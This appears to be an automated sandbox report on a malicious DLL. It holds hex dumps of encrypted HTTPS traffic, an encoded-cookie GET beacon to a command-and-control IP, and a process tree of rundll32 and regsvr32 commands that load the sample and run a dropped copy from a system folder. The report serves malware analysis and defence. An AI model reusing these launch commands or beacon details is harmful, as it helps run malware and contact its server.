2021-12-02 23:42:43 UTC	64	IN	Data Raw: 1b 31 57 4e 67 64 ac 41 1c db 02 b5 23 a4 21 1d 91 f9 06 32 74 05 b6 66 17 90 a2 ae fc a5 28 dd 04 ad 33 d0 32 3f e2 9f 93 e6 f2 50 39 77 36 bc d7 cd 57 9d 02 d1 83 72 76 50 bc 96 af eb 82 93 da a1 58 e8 8b 2b 32 b2 bf f1 e0 d0 41 e4 37 52 6d da 3e 79 7d 17 76 f1 1f bc d5 04 8f 2b 1d 27 72 04 ae 45 48 52 8d c1 d8 9b 0a 1c 0e 17 c4 d9 c2 a9 f5 bd 00 e1 66 1e ae ad dc e7 aa 14 3c c3 ac cd bf 97 3c 94 05 16 76 5e 5e 7e e4 83 c8 02 c0 a7 30 d9 7d 4a 31 f2 79 0f 6d df 34 c3 d1 c8 61 9a c6 4c 17 bf c7 7f 25 3e 46 12 f1 9b cb 15 62 fe 8c 28 41 fb e0 d2 03 72 5a 97 fe e5 ae 1a a6 b2 d2 db 70 56 5d 76 29 9c 9e 05 f4 fa e5 f0 b6 6d 16 95 67 e1 8c eb ae a6 35 f2 94 35 f2 7b cc 08 ad 2b 25 37 3a 2d e9 31 2d 35 cd d8 f1 fb 03 b9 5f 5b b8 1c 79 99 bb 99 f2 34 57 85 23 Data Ascii: 1WNgdA#!2tf(32?P9w6WrvPX+2A7Rm>y}v+'rEHRf<<v^^~0}J1ym4aL%>Fb(ArZpV]v)mg55{+%7:-1-5_[y4W#
2021-12-02 23:42:43 UTC	65	IN	Data Raw: ca 71 0e 12 a2 7c a7 0c 99 c1 69 c4 f8 53 0b b9 d0 7a 98 8a b5 a0 00 46 6e 7b 72 76 5f f6 3b 73 0c 4b 12 29 30 41 18 6a 22 7e 0a e2 50 33 69 9f f4 0f 84 2f 72 04 e1 ab 01 41 9c 41 cd c8 bd b2 7e d2 d6 e5 59 50 25 47 9e a6 22 80 23 29 73 00 31 54 e4 45 03 31 be 69 59 3e e4 8e d3 85 6c b0 69 c7 6b 65 7f cb ed 29 fc 39 63 7c 76 fe 22 71 2e 79 0c a8 92 46 22 ab 11 a8 94 d0 10 73 11 ac 5c 45 80 46 f9 c4 43 89 c2 b6 18 89 c6 8f 89 51 fd df 63 28 6f 01 11 cf c7 b3 f8 8f bc b9 09 4c f4 13 87 e1 87 28 33 18 c6 23 d9 17 71 14 40 23 8c 30 9f 96 52 e7 21 bc f5 9c 48 0c b5 b7 66 1f 5d 20 05 08 32 c1 9b c1 5e aa 7e 92 ca 81 a1 87 70 67 0f 78 34 8f 48 6e cc 7b 94 1e 91 7c a0 82 5a 3a c4 d5 65 5a 5b cb fa a3 96 08 cb e5 a7 ac 0a b6 d6 19 7a 8c ce 25 1a b2 ad d8 c2 79 93 Data Ascii: q|iSzFn{rv_;sK)0Aj"~P3i/rAA~YP%G"#)s1TE1iY>like)9c|v"q.yF"s\EFCQc(oL(3#q@#0R!Hf] 2^~pgx4Hn{|Z:eZ[z %y
2021-12-02 23:42:43 UTC	67	IN	Data Raw: 01 03 02 04 03 06 05 01 08 03 01 00 00 00 01 02 11 00 03 21 31 41 10 12 51 61 04 22 71 13 32 42 81 91 a1 20 23 62 b1 c1 52 14 33 53 72 82 b2 d1 e1 05 34 43 a2 ff da 00 08 01 01 00 0a 3f 00 a0 18 0d 4e 7f 7a 00 4f ce 96 7a 32 ca d2 0f 33 65 73 ad 33 93 ef c0 80 3e 74 00 2e 48 51 27 5d cd 2d c6 02 15 75 81 d8 2e 94 d7 2e bb e8 54 2a 60 91 03 a2 8d eb f3 23 99 d9 40 24 0f 53 a5 17 bd 7a 4a 80 4b 32 5b dd 89 ef 4a 85 cf 22 31 69 3d 0c 9d a6 90 a1 72 c1 3a 01 80 a3 9b 6a 00 9d 2d a8 c2 f6 a0 f7 c8 c2 e4 fc c8 14 16 f1 19 b8 c2 48 f4 1b 51 bc d1 f1 d5 b4 5d 80 00 0a 14 09 ee 2b 95 4e bc a7 94 fd a9 98 74 2c d4 00 f5 ae 58 ce 1a 68 fc e8 4f 49 a1 22 8e 0f 9a 8f 31 32 c7 61 d1 45 2f 29 a2 5a 61 14 77 a0 80 b6 80 fd e9 58 7b ad 75 8e 01 dd a8 03 ca ca 08 cb 0e ae Data Ascii: !1AQa"q2B #bR3Sr4C?NzOz23es3>t.HQ']-u..T*`#@$SzJK2[J"1i=r:j-HQ]+Nt,XhOI"12aE/)ZawX{u
2021-12-02 23:42:43 UTC	68	IN	Data Raw: 11 e2 58 f9 98 09 55 3d 14 54 f8 7b 65 62 5b cd 75 fa 05 14 48 3e e5 98 0b 8d 96 a7 91 65 ce 89 69 7b b6 d4 4d de 5e 45 81 1c a0 e2 0f 4f 4d 4d 28 3b dd 7d 7f e8 51 28 aa 4a b3 6a e4 9c b9 ac 29 35 bd 45 0f 91 ad 2b 03 87 99 f0 3b 28 ac d6 83 84 9f fe 6b d4 f5 f9 51 24 9e 20 de 89 54 d9 7b 9a f6 ac f7 61 cc e1 78 5d bf e3 1e 7d a1 b6 c1 99 67 e1 07 6a 5f 0f 92 63 9c 33 c0 ce b0 02 d2 db e4 c0 7e 59 1f e9 2d 92 7a b5 05 b7 84 0e 46 5f b5 b1 bf ae 94 b6 42 05 92 a6 20 8f 89 db 77 fd a9 d8 11 ef 10 43 37 a0 ae 4e 73 0c b6 c8 6b 81 46 c7 30 a4 d0 b5 61 6d 92 80 99 66 23 a9 e1 8e 19 14 78 1f 31 d6 b0 3c ab d8 0a c0 35 bd 40 d5 9b a0 19 26 a1 17 ca 83 b0 e1 bd 01 71 87 e4 db 3f ee 8a 29 6d b5 fe a6 ac 7b 53 fb 1e 0b 63 c2 03 ce c9 62 d9 12 bd 44 89 34 f6 fc 38 Data Ascii: XU=T{eb[uH>ei{M^EOMM(;}Q(Jj)5E+;(kQ$ T{ax]}gj_c3~Y-zF_B wC7NskF0amf#x1<5@&q?)m{ScbD48
2021-12-02 23:42:43 UTC	69	IN	Data Raw: 86 6d f8 97 53 fe a5 04 7e d5 24 f0 d1 85 68 c4 70 f7 a5 7e b5 95 62 0f 0d 75 3c 4a f7 a7 cd 8b 4b 17 3f 41 65 db 41 8a 2f a9 54 55 c1 3d 40 a7 25 a3 92 cf b5 63 33 b1 1d 05 23 30 00 2e 31 6d 46 cb 41 b6 56 3b 85 cc f6 14 00 9e 65 1d 86 84 d7 68 ad 71 5a 7b 52 3e f4 66 d9 56 1f 2a f2 ba 8c 74 31 91 52 6b 04 d7 b9 76 c5 df 94 94 3f bf 0d ab 20 c8 a3 0e aa f2 3f 50 e1 a3 03 58 78 71 f3 a0 3b 9a 5f 49 a5 38 a1 e6 eb 4b e9 4e df 9a d0 aa d9 32 27 03 e7 4d 66 d8 89 27 2c 4f f0 7e a6 89 60 84 97 d7 1d 07 52 68 f3 30 50 aa 34 00 e0 82 46 b1 40 db 7f 2f 30 e8 35 e5 a8 0d 8c e4 fa d1 22 33 ea 6b 00 d6 b7 21 be 66 b6 a8 5b ab 29 d9 d4 54 1e 1f df f8 5b 88 3b b2 f9 d7 ee 2a 05 4f 0c ac a1 fd c7 13 36 fc a7 d3 6e 30 69 84 52 b0 99 e8 6a 54 5d e7 1e 6e 40 64 05 32 dd Data Ascii: mS~$hp~bu<JK?AeA/TU=@%c3#0.1mFAV;ehqZ{R>fV*t1Rkv? ?PXxq;_I8KN2'Mf',O~`Rh0P4F@/05"3k!f[)T [;*O6n0iRjT]n@d2
2021-12-02 23:42:43 UTC	71	IN	Data Raw: 88 79 33 19 91 e9 57 5d 58 47 b3 22 08 23 66 81 4a c0 12 a4 90 0e 1a 89 b4 6e 04 88 d1 51 39 72 7a 8d 6b 0d 65 14 f7 cb 11 c3 95 a0 0e 61 bd 0b 77 10 01 ce a6 15 ba 30 af 32 8f 2b 6c 68 13 80 eb fc d0 0a f8 27 a1 d8 d1 91 21 d6 81 04 4a 11 bf fc 1a f3 7c 43 bf 5a d0 f9 86 e2 b9 48 de 88 20 c8 23 04 1e a2 92 cf fe 50 28 09 7d 88 09 e2 a3 67 e8 fd 1a ae 5b 36 cc 35 8b a2 40 3d 20 d3 db 3b bd bf 32 fd 2a d3 9d d6 79 58 7c 8f 15 bc 83 45 71 31 56 80 b8 79 55 ad af e4 5f 8d f1 ee 36 c4 52 85 28 ec b6 ce 16 5f ca 45 28 9c 81 30 ca 68 0b c0 82 76 0d d8 8a 70 cc 39 59 0c 48 3a e6 81 f6 97 6e 12 a7 70 15 05 11 ec 99 56 db 75 08 c6 01 ee 54 d1 8e 00 83 d7 43 44 2f 34 aa b1 db a0 3d ab 20 00 e8 d5 cc 84 60 f5 1b 83 45 80 80 f3 f6 6c 7d eb ca 49 d7 31 43 a4 d0 3d 41 Data Ascii: y3W]XG"#JnQ9rzkeaw02+lh'!J|CZH #P(}g[65@= ;2*yX|Eq1VyU_6R(_E(0hvp9YH:npVuTCD/4= `El}I1C=A

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.5	49881	172.104.227.98	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-12-02 23:43:28 UTC	71	OUT	GET /fcNtqWRYEAvIh HTTP/1.1 Cookie: wFFCSxt=KroKbMrLxdquGLAVpD8mzOTL6+CJEBylxML8+8LJKbm2NFSJfWyg+Ob4gDvMFIJSB8JkauSCmz enkWfybqLjINgruWQ9hyEz6LBdkvbPAZKalyvPo/EjstrhYIOzCYE0U9F6ESIQNH6mPBh1c7AWHgfaTWG0bJf0yIMh iqP3oKSNSNHW+RMKCwRHRmh4DzBf2Vp20YcxrDb6uOijN0eQ3rjnJQu9vDXRscGluLYAx9sKze0sCBY= Host: 172.104.227.98 Connection: Keep-Alive Cache-Control: no-cache
2021-12-02 23:43:28 UTC	72	IN	HTTP/1.1 200 OK Server: nginx Date: Thu, 02 Dec 2021 23:43:28 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close
2021-12-02 23:43:28 UTC	72	IN	Data Raw: 65 62 0d 0a f7 c4 7c 9f 8a 9c d8 5b ad a0 b8 8c cc fb 06 08 09 89 d4 b7 fe 12 4b da c9 39 69 0b 2f 7c 4d c8 13 6c 88 45 1e 8c 83 b3 10 89 20 07 15 1b 8d f1 01 64 c9 29 94 a6 5b 38 63 bd 3f 30 61 41 50 21 c4 75 78 bd 2c 38 52 89 ed a3 c5 de 47 3e ee 88 a5 4b 22 b1 9b 17 b2 22 e2 da 7e 25 66 e4 b5 68 de 50 1e a9 00 79 c0 4a e7 6e d3 6c 9b 76 d6 9a ec 2d a1 4c d8 12 a7 2e 48 e0 db fa ee f9 dd 1c 91 5b 80 47 d1 63 4a 40 c1 af ea 1d 9e 5b ac 72 3f e9 56 ff 41 4a a6 3c be 1e 18 81 c6 de 22 b9 ca e8 ac 83 55 d8 a5 d8 b0 76 5b 35 40 1e 39 1b 95 1d 94 1b c4 92 79 03 49 1b e4 71 6e bd b9 d3 7e a2 0f 85 86 72 44 97 e0 8e 43 e6 11 4f 8b f5 a1 41 c3 47 41 89 3d 03 86 76 97 82 f0 ba 9c 57 5e 13 b9 19 ca 66 4c dd bd d1 c1 0d 0a 30 0d 0a 0d 0a Data Ascii: eb|[K9i/|MlE d)[8c?0aAP!ux,8RG>K""~%fhPyJnlv-L.H[GcJ@[r?VAJ<"Uv[5@9yIqn~rDCOAGA=vW^fL0

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: loaddll32.exe PID: 4252 Parent PID: 5528

General

Start time:	00:42:20
Start date:	03/12/2021
Path:	C:\Windows\System32\loaddll32.exe
Wow64 process (32bit):	true
Commandline:	loaddll32.exe "C:\Users\user\Desktop\Bccw1xUJah.dll"
Imagebase:	0x120000
File size:	893440 bytes
MD5 hash:	72FCD8FB0ADC38ED9050569AD673650E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities — Show Windows behavior

Analysis Process: cmd.exe PID: 2964 Parent PID: 4252

General

Start time:	00:42:20
Start date:	03/12/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	cmd.exe /C rundll32.exe "C:\Users\user\Desktop\Bccw1xUJah.dll",#1
Imagebase:	0x150000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: regsvr32.exe PID: 5036 Parent PID: 4252

General

Start time:	00:42:20
Start date:	03/12/2021
Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true
Commandline:	regsvr32.exe /s C:\Users\user\Desktop\Bccw1xUJah.dll
Imagebase:	0xcf0000
File size:	20992 bytes
MD5 hash:	426E7499F6A7346F0410DEAD0805586B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: rundll32.exe PID: 1320 Parent PID: 2964

General

Start time:	00:42:21
Start date:	03/12/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32.exe "C:\Users\user\Desktop\Bccw1xUJah.dll",#1
Imagebase:	0xe40000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: iexplore.exe PID: 2856 Parent PID: 4252

General

Start time:	00:42:21
Start date:	03/12/2021
Path:	C:\Program Files\internet explorer\iexplore.exe
Wow64 process (32bit):	false
Commandline:	C:\Program Files\Internet Explorer\iexplore.exe
Imagebase:	0x7ff7a3980000
File size:	823560 bytes
MD5 hash:	6465CB92B25A7BC1DF8E01D8AC5E7596
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Registry Activities Show Windows behavior

Analysis Process: rundll32.exe PID: 5544 Parent PID: 4252

General

Start time:	00:42:21
Start date:	03/12/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32.exe C:\Users\user\Desktop\Bccw1xUJah.dll,DllRegisterServer
Imagebase:	0xe40000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

File Deleted

Analysis Process: iexplore.exe PID: 4620 Parent PID: 2856

General

Start time:	00:42:22
Start date:	03/12/2021
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	"C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE" SCODEF:2856 CREDAT:17410 /prefetch:2
Imagebase:	0x8e0000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Registry Activities Show Windows behavior

Analysis Process: rundll32.exe PID: 6220 Parent PID: 4252

General

Start time:	00:42:25
Start date:	03/12/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32.exe C:\Users\user\Desktop\Bccw1xUJah.dll,_opj_codec_set_threads@8
Imagebase:	0xe40000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: svchost.exe PID: 6256 Parent PID: 556

General

Start time:	00:42:26
Start date:	03/12/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p -s BITS
Imagebase:	0x7ff797770000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: rundll32.exe PID: 6348 Parent PID: 4252

General

Start time:	00:42:30
Start date:	03/12/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32.exe C:\Users\user\Desktop\Bccw1xUJah.dll,_opj_create_compress@4
Imagebase:	0xe40000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: svchost.exe PID: 6424 Parent PID: 556

General

Start time:	00:42:35

Start date:	03/12/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	c:\windows\system32\svchost.exe -k localservice -p -s CDPSvc
Imagebase:	0x7ff797770000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: svchost.exe PID: 6648 Parent PID: 556

General

Start time:	00:42:38
Start date:	03/12/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	c:\windows\system32\svchost.exe -k networkservice -p -s DoSvc
Imagebase:	0x7ff797770000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: svchost.exe PID: 6700 Parent PID: 556

General

Start time:	00:42:39
Start date:	03/12/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k NetworkService -p
Imagebase:	0x7ff797770000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: SgrmBroker.exe PID: 6784 Parent PID: 556

General

Start time:	00:42:39
Start date:	03/12/2021
Path:	C:\Windows\System32\SgrmBroker.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\SgrmBroker.exe
Imagebase:	0x7ff6d1370000
File size:	163336 bytes
MD5 hash:	D3170A3F3A9626597EEE1888686E3EA6
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: svchost.exe PID: 6804 Parent PID: 556

General

Start time:	00:42:40
Start date:	03/12/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	c:\windows\system32\svchost.exe -k localservicenetworkrestricted -p -s wscsvc
Imagebase:	0x7ff797770000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: rundll32.exe PID: 7020 Parent PID: 1320

General

Start time:	00:42:45
Start date:	03/12/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe "C:\Users\user\Desktop\Bccw1xUJah.dll",DllRegisterServer
Imagebase:	0xe40000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: rundll32.exe PID: 7048 Parent PID: 5036

General

Start time:	00:42:45
Start date:	03/12/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe "C:\Users\user\Desktop\Bccw1xUJah.dll",DllRegisterServer
Imagebase:	0xe40000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: rundll32.exe PID: 7112 Parent PID: 5544

General

Start time:	00:42:47
Start date:	03/12/2021

Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe "C:\Windows\SysWOW64\Frzzoul\kwwohiulewmulvk.tlr",MlQLn
Imagebase:	0xe40000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: rundll32.exe PID: 5048 Parent PID: 6220

General

Start time:	00:42:48
Start date:	03/12/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe "C:\Users\user\Desktop\Bccw1xUJah.dll",DllRegisterServer
Imagebase:	0xe40000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: rundll32.exe PID: 768 Parent PID: 6348

General

Start time:	00:42:54
Start date:	03/12/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe "C:\Users\user\Desktop\Bccw1xUJah.dll",DllRegisterServer
Imagebase:	0xe40000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: svchost.exe PID: 1268 Parent PID: 556

General

Start time:	00:42:56
Start date:	03/12/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k WerSvcGroup
Imagebase:	0x7ff797770000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true

Programmed in:	C, C++ or other language

Analysis Process: WerFault.exe PID: 6436 Parent PID: 1268

General

Start time:	00:42:57
Start date:	03/12/2021
Path:	C:\Windows\SysWOW64\WerFault.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WerFault.exe -pss -s 476 -p 4252 -ip 4252
Imagebase:	0x810000
File size:	434592 bytes
MD5 hash:	9E2B8ACAD48ECCA55C0230D63623661B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: svchost.exe PID: 1972 Parent PID: 556

General

Start time:	00:42:59
Start date:	03/12/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p
Imagebase:	0x7ff797770000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: WerFault.exe PID: 5320 Parent PID: 4252

General

Start time:	00:43:00
Start date:	03/12/2021
Path:	C:\Windows\SysWOW64\WerFault.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WerFault.exe -u -p 4252 -s 272
Imagebase:	0x810000
File size:	434592 bytes
MD5 hash:	9E2B8ACAD48ECCA55C0230D63623661B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: svchost.exe PID: 5364 Parent PID: 556

General

Start time:	00:43:05
Start date:	03/12/2021

Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p
Imagebase:	0x7ff797770000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: rundll32.exe PID: 3000 Parent PID: 7112

General

Start time:	00:43:06
Start date:	03/12/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe "C:\Windows\System32\Frzzoul\kwwohiulewmulvk.tlr",DllRegisterServer
Imagebase:	0xe40000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: svchost.exe PID: 7008 Parent PID: 556

General

Start time:	00:43:34
Start date:	03/12/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p
Imagebase:	0x7ff797770000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: MpCmdRun.exe PID: 4612 Parent PID: 6804

General

Start time:	00:43:41
Start date:	03/12/2021
Path:	C:\Program Files\Windows Defender\MpCmdRun.exe
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Windows Defender\mpcmdrun.exe" -wdenable
Imagebase:	0x7ff7374e0000
File size:	455656 bytes
MD5 hash:	A267555174BFA53844371226F482B86B
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: 6760 Parent PID: 4612

General

Start time:	00:43:41
Start date:	03/12/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7ecfc0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: svchost.exe PID: 7112 Parent PID: 556

General

Start time:	00:44:44
Start date:	03/12/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p
Imagebase:	0x7ff797770000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: svchost.exe PID: 4524 Parent PID: 556

General

Start time:	00:45:02
Start date:	03/12/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p
Imagebase:	0x7ff797770000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Disassembly

Code Analysis

